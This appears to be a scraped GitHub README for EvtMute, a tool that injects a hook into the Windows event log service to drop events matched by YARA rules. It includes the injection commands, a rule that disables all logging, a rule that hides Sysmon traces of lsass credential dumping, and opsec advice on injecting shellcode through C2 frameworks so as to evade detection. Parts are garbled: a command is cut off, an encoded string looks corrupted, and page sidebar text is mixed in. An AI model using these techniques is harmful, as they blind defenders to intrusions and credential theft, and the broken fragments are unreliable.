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## About

Apply a filter to the events being reported by windows event logging

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
## Releases 1

 **EVMute** Latest  
on Sep 3, 2020

## Packages

No packages published

## Languages



Grap the latest verison from [here](#). EvtMuteHook.dll contains the core functionality, once it is injected it will apply a temporary filter which will allow all events to be reported, this filter can be dynamically updated without having to reinject. I've written SharpEvtMute.exe which is a C# assembly that can easily run via execute in shad0w or execute-assembly in cobalt strike. I will be writing a native version in C for much better intergration with shad0w.

## Disabling Logging

A trivial use case would be to disable event logging system wide. To do this we can use the following yara rule.

```
rule disable { condition: true }
```



We will need to start by injecting the hook into the event service.

```
.\SharpEvtMute.exe --Inject
```



```
PS X:\> .\SharpEvtMute.exe --Inject
SharpEvtMute by @_batsec_

[i] Found PID: 1228
[+] Injected hook
PS X:\>
```

Now that the hook is placed we can add the filter.

```
.\SharpEvtMute.exe --Filter "rule disable { condition: true }
```



```
PS X:\> .\SharpEvtMute.exe --Filter "rule disable { condition: true }"
SharpEvtMute by @_batsec_

[+] Yara filter has been updated
PS X:\>
```

Now all events will be dropped by the event service.

● Objective-C 0.1% ● YARA 0.0%

## Complex Filters

Filters can be dynamically changed without having to reinject a hook. This makes it quick and easy to update the active filter.

An example of a more complex filter would be this. It is capable of blocking the events related to a lsass memory dump from being reported by sysmon.

```
rule block_lsass_dump {
    meta:
        author = "@_batsec_"
        description = "Prevent lsass dumping be
    strings:
        $provider = "Microsoft-Windows-Sysmon"
        $image = "lsass.exe" nocase
        $access = "GrantedAccess"
        $type = "0x1fffffff"
    condition:
        all of them
}
```

With a complex rule like this it is much harder to condense it into a single line. This is why I added the ability to give base64 encoded rules.

The rule can easily be converted to base64 from a linux command line.

```
base64 -w 0 YaraFilters/lsassdump.yar | echo $(
```

Then using the `--Encoded` flag we can pass it as a filter

```
PS C:\Users\j\SharpEvtView\Tools> .\EcodeMod -filter "cnVb52BCbDg1A9MwC2c9Edw1w1HhM1CAG1G1LdEGECiag1CAG1Cag1XVbA89y1D8g1BfYF
D652f2jy1yK1ZarpCAG1CBKX1Zjg1w1b1A91C1QcW1ZM5G16x1YXN121G1b1Kbnnbc1YnVbMpcmb1b3e7W0qYngKc131bW9H1gpg1CAG1Cag3RyAw5m
zok1Cag1CAG1Cak1Jvdmlk1XZ1gP5A11tw11cn9b2d2B1VdQpbNrVd3M1U131bW9W1gpg1CAG1Cag1Cag1RpbWf1Nc5A91C1C3c2Czcy5LeG1G5w1Y2c2Zqg1CAG1
Cag1CRhY2W1c3HgP5A1R33jhbnr1ZEFZ1Y2Vzy1K1CAG1Cag1CAkdH1W25A91C1CedFm2MzZ11K1CAG1G1NvbmRpdG1bVb1jok1CAG1Cag1C8hb6mgb2YgdGh1
b9q"
```

## Opsec Considerations

When injecting the hook `SharpEvtMute.exe` will call `CreateRemoteThread` and this call is made before the hook is

placed so it will be reported by Sysmon. This is because the injection feature of `SharpEvtMute.exe` should only be used as a PoC. I recommend manually injecting `EvtMuteHook.dll` into the event logging service when stealth is important.

It's pid can be found by running `SharpEvtMute.exe --Pid .`  
The hook can be placed by manually injecting the shellcode (run `make` in `EvtMuteBin`) via your C2 framework of choice, e.g `shinject` in `shad0w`.

It is also worth mentioning that the hook will use a named pipe to update filters. The named pipe is called `EvtMuteHook_Rule_Pipe` (this named can be changed easily). There is a rule hard baked into the hook to ensure that any events including this name will be dropped automatically but it will still be an IOC having it listening, so I recommend changing it.

## Community Filters

If you create some useful filters feel free to make a pull request to the `YaraFilters` directory. It would be cool to have a good collection of filters to hide common actions that everyone can

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